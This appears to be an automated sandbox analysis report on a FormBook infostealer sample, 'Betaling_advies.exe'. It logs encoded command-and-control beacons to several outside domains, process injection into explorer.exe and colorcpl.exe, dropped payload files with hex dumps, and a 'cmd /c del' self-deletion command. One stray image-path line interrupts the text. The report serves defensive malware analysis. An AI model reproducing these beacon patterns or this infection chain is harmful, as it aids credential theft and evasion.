Apr 8, 2021 12:39:16.335943937 CEST	7549	OUT	GET /hw6d/?DnbLu=Y1unV92ZJUSuuBS+wJtUBQ3HA2/A73jU4dZUG/XKFhicVa7REK6SIV0eE0B/9G03nb8G&Ezux Zl=3fX4qpLxXJu HTTP/1.1 Host: www.thenewyorker.computer Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.4	49769	107.178.109.19	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:39:27.346791029 CEST	7550	OUT	GET /hw6d/?DnbLu=JJCdylcTzsLZbxD+F44msifm3t5O58VGmPPtm/HjqScxgR1v9JyEBvOVGIsgPNAdlWCx&Ezux Zl=3fX4qpLxXJu HTTP/1.1 Host: www.osaka-computer.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:39:27.504084110 CEST	7552	IN	HTTP/1.1 404 Not Found Connection: close Cache-Control: private, no-cache, no-store, must-revalidate, max-age=0 Pragma: no-cache Content-Type: text/html Content-Length: 1238 Date: Thu, 08 Apr 2021 10:39:27 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 2f 3e 0a 3c 74 69 74 6c 65 3e 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 34 30 34 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 72 65 71 75 65 73 74 65 64 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 21 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 30 66 30 66 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 32 70 78 3b 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 70 61 64 64 69 6e 67 3a 30 70 78 20 33 30 70 78 20 30 70 78 20 33 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 63 6c 65 61 72 3a 62 6f 74 68 3b 68 65 69 67 68 74 3a 31 30 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 2d 31 30 31 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 37 34 37 34 37 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 72 67 62 61 28 30 2c 30 2c 30 2c 30 2e 31 35 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 30 20 72 67 62 61 28 32 35 35 2c 20 32 35 35 2c 20 32 35 35 2c 20 30 2e 33 29 20 69 6e 73 65 74 3b 22 3e 0a 3c 62 72 3e 50 72 6f 75 64 6c 79 20 70 6f 77 65 72 65 64 20 62 79 20 20 3c 61 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 66 66 3b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6c 69 74 65 73 70 65 65 64 74 65 63 68 2e 63 6f 6d 2f 65 72 72 6f 72 2d 70 61 67 65 22 3e 4c 69 74 65 53 70 65 65 64 20 57 65 62 20 53 65 72 76 65 72 3c 2f 61 3e 3c 70 3e 50 6c 65 61 73 65 20 62 65 20 61 64 76 69 73 65 64 20 74 68 61 74 20 4c 69 74 65 53 Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" /><title> 404 Not Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> <h1 styl e="margin:0; font-size:150px; line-height:150px; font-weight:bold;">404</h1><h2 style="margin-top:20px;font-size: 30px;" >Not Found</h2> The resource requested could not be found on this server! <div style="color:#f0f0f0; font-size:12px;margin:auto;padding:0px 30px 0px 30px;position:relative;clear:both;height:100px;margin-top:-101px ;background-color:#474747;border-top: 1px solid rgba(0,0,0,0.15);box-shadow: 0 1px 0 rgba(255, 255, 255, 0.3) inset;"><b r>Proudly powered by LiteSpeed Web Server Please be advised that LiteS

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49770	35.208.69.149	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:39:32.784507990 CEST	7553	OUT	GET /hw6d/?DnbLu=um+iqA/SlswPLY/3czDk0wl6oY0PgWYbosSPlOYlzmcZrAL5djGLa7ExvPa80BRt3GVX&Ezux Zl=3fX4qpLxXJu HTTP/1.1 Host: www.werealestatephotography.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:39:32.920567989 CEST	7554	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Thu, 08 Apr 2021 10:39:32 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.werealestatephotography.com/hw6d/?DnbLu=um+iqA/SlswPLY/3czDk0wl6oY0PgWYbosSPlOYlzmcZrAL5djGLa7ExvPa80BRt3GVX&EzuxZl=3fX4qpLxXJu Host-Header: 8441280b0c35cbc1147f8ba998a563a7 X-HTTPS-Enforce: 1 X-Proxy-Cache-Info: DT:1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: Betaling_advies.exe PID: 6992 Parent PID: 5856

General

Start time:	12:37:33
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\Betaling_advies.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Betaling_advies.exe'
Imagebase:	0x400000
File size:	206528 bytes
MD5 hash:	5011945CDEE260FB8688B06568D007B3

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.654811569.0000000002680000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.654811569.0000000002680000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.654811569.0000000002680000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	40313D	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx3A69.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\ac9e2jpx87kriao	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\13ziwk3feeh4cg3	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA
C:\Users\user\AppData\Local\Temp\nsx3A6A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	4056F2	GetTempFileNameA
C:\Users	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx3A6A.tmp	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	401607	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\nsx3A6A.tmp\571kzkbal.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	4056BC	CreateFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\nsx3A69.tmp	success or wait	1	4031E6	DeleteFileA
C:\Users\user\AppData\Local\Temp\nsx3A6A.tmp	success or wait	1	405325	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\ac9e2jpx87kriao	unknown	6661	cb d9 67 74 9e 84 54 03 1f d8 b6 27 e9 d7 df e7 10 11 35 de 43 ae 21 a3 57 43 e2 0c a7 0d 41 24 6c 35 9c 5e 1e 92 b4 5b e8 12 02 6c 04 a9 27 40 0d f5 f4 57 d7 91 ed 17 c8 80 a7 c7 31 23 a5 72 39 5c cb 73 06 53 34 eb 19 13 75 70 b8 67 f2 42 10 4a a7 85 4e 65 c2 48 2e 98 cf 1e 5e 59 8f c6 e0 4f cf 1a d9 f7 9d bf d9 cd ef 63 16 23 c5 f8 c9 c3 e5 21 9b b7 c7 17 01 bc 94 f2 80 35 a7 9b 9e 0b bc f1 ae a8 5d d8 ea 3d bf 8a a9 07 aa 4f 08 7c da ee 26 f1 52 88 f8 ce d4 d3 d6 c2 57 25 8e da 47 25 13 85 75 e8 31 fb ac 13 a0 b6 6f 4a 47 fd dd 7d ab 06 3c 5d ae cd 48 50 08 f2 b4 88 61 8c 0d 5d f2 41 a2 b8 0a ca ac 30 b9 94 a5 78 20 28 26 4d 66 f2 73 b8 81 2d bd 51 db 45 d4 a7 ec 99 0d 33 42 c4 37 d6 11 cc 4b 60 19 3e 13 35 3e 9f 5b 63 bb e2 a7 bb ce dd da 2a 64 31 d2	..gt..T....'.....5.C.!.WC.... A$l5.^...[...l..'@...W..... 1#.r9\.s.S4...up.g.B.J..Ne. H....^Y...O.....c.#.....!.... .....5.....]..=.....O.|..&. R.....W%..G%..u.1.....oJG ..}..<]..HP....a..].A.....0...x (&Mf.s..- .Q.E.....3B.7...K`.>.5>. [c.....*d1.	success or wait	1	403091	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\13ziwk3feeh4cg3	unknown	32768	8b 98 52 69 7e 16 a0 5f 2c d0 df 18 54 55 92 d9 3f 67 d1 03 5d b8 77 8b ed bd 60 bf ac 28 35 48 4a 29 0d a9 a5 27 54 5d 2c db 39 56 b5 d6 a4 38 10 35 43 e7 3d dc 71 31 79 b7 35 dd d7 2a c0 16 91 75 a7 c9 e9 60 f1 a9 3d 07 55 6b 69 01 bf e3 d7 50 34 ea 53 56 1b f0 61 34 17 71 37 f0 9e f2 58 a2 f6 a2 6d 95 de cf 9a 92 e1 14 fb f4 6c 93 b8 fd 27 73 31 d7 c5 33 ab d7 4b 46 89 63 93 0e 75 8a 52 f5 80 1c 6d 15 de 8e 29 0d 7b 3d 6a 26 66 66 2c ae 4b ab 39 bc 25 83 28 5f 1e f5 c9 25 4c 55 cc fe ce 86 73 ec b5 00 46 02 de 0e 91 e7 9a d3 fd 5e 9a be 3a 15 16 3a 1a 22 ec ee e1 96 27 af 4f 7b 1a 86 cf 01 25 85 27 93 07 b2 5f 9a 6b f4 66 71 87 18 68 5d 69 97 27 ca 85 e8 d1 c0 6d 96 74 cc 54 6c 1f 4d 3b c5 ed bf f0 85 c6 26 04 0b c6 25 54 32 16 e1 b5 5b 59 3a 5a 9f 50	..Ri~.._,...TU..?g..].w...`..( 5HJ)...'T],.9V...8.5C.=.q1y. 5. .*...u...`..=.Uki....P4.SV..a4 .q7...X...m.........l...'s1..3 ..KF.c..u.R...m...).{=j&ff,.K. 9.%.(_...%LU....s...F........^ ..:..:."....'.O{....%.'..._.k. fq..h]i.'.....m.t.Tl.M;......& ...%T2...[Y:Z.P	success or wait	6	403091	WriteFile
C:\Users\user\AppData\Local\Temp\nsx3A6A.tmp\571kzkbal.dll	unknown	4096	4d 5a 78 00 01 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 78 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 24 00 00 50 45 00 00 4c 01 05 00 02 a9 6e 60 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 00 00 02 00 00 00 0a 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 60 00 00 00 04 00 00 00 00 00 00 03 00 40 05 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 b3 20 00 00 55 00 00 00 08 21 00 00 8c 00 00	MZx.....................@..... .... x...........!..L.!This program cannot be run in DOS mode.$.. PE..L.....n`...........!...... .............................. .....................`....... ....@......................... ..U....!.....	success or wait	1	403017	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\Betaling_advies.exe	unknown	512	success or wait	70	4030EA	ReadFile
C:\Users\user\Desktop\Betaling_advies.exe	unknown	4	success or wait	1	4030EA	ReadFile
C:\Users\user\Desktop\Betaling_advies.exe	unknown	4	success or wait	3	4030EA	ReadFile
C:\Users\user\AppData\Local\Temp\ac9e2jpx87kriao	unknown	6661	success or wait	1	72AD109F	ReadFile
C:\Users\user\AppData\Local\Temp\13ziwk3feeh4cg3	unknown	164864	success or wait	1	265157A	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2650835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2650835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2650835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2650835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2650835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2650835	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	2650835	ReadFile

Analysis Process: Betaling_advies.exe PID: 7028 Parent PID: 6992

General

Start time:	12:37:34
Start date:	08/04/2021
Path:	C:\Users\user\Desktop\Betaling_advies.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\Betaling_advies.exe'
Imagebase:	0x400000
File size:	206528 bytes
MD5 hash:	5011945CDEE260FB8688B06568D007B3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000001.650199576.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000001.650199576.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000001.650199576.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.691540714.00000000009C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.691540714.00000000009C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.691540714.00000000009C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.690806042.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.690806042.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.690806042.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.692667485.0000000000D40000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.692667485.0000000000D40000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.692667485.0000000000D40000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182A7	NtReadFile

Analysis Process: explorer.exe PID: 3424 Parent PID: 7028

General

Start time:	12:37:39
Start date:	08/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6fee60000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: colorcpl.exe PID: 6548 Parent PID: 3424

General

Start time:	12:37:53
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\colorcpl.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\colorcpl.exe
Imagebase:	0x180000
File size:	86528 bytes
MD5 hash:	746F3B5E7652EA0766BA10414D317981
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.910277347.0000000002530000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.910277347.0000000002530000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.910277347.0000000002530000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.909643904.0000000000320000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.909643904.0000000000320000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.909643904.0000000000320000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	25482A7	NtReadFile

Analysis Process: cmd.exe PID: 5804 Parent PID: 6548

General

Start time:	12:37:57
Start date:	08/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\Betaling_advies.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 5792 Parent PID: 5804

General

Start time:	12:37:58
Start date:	08/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis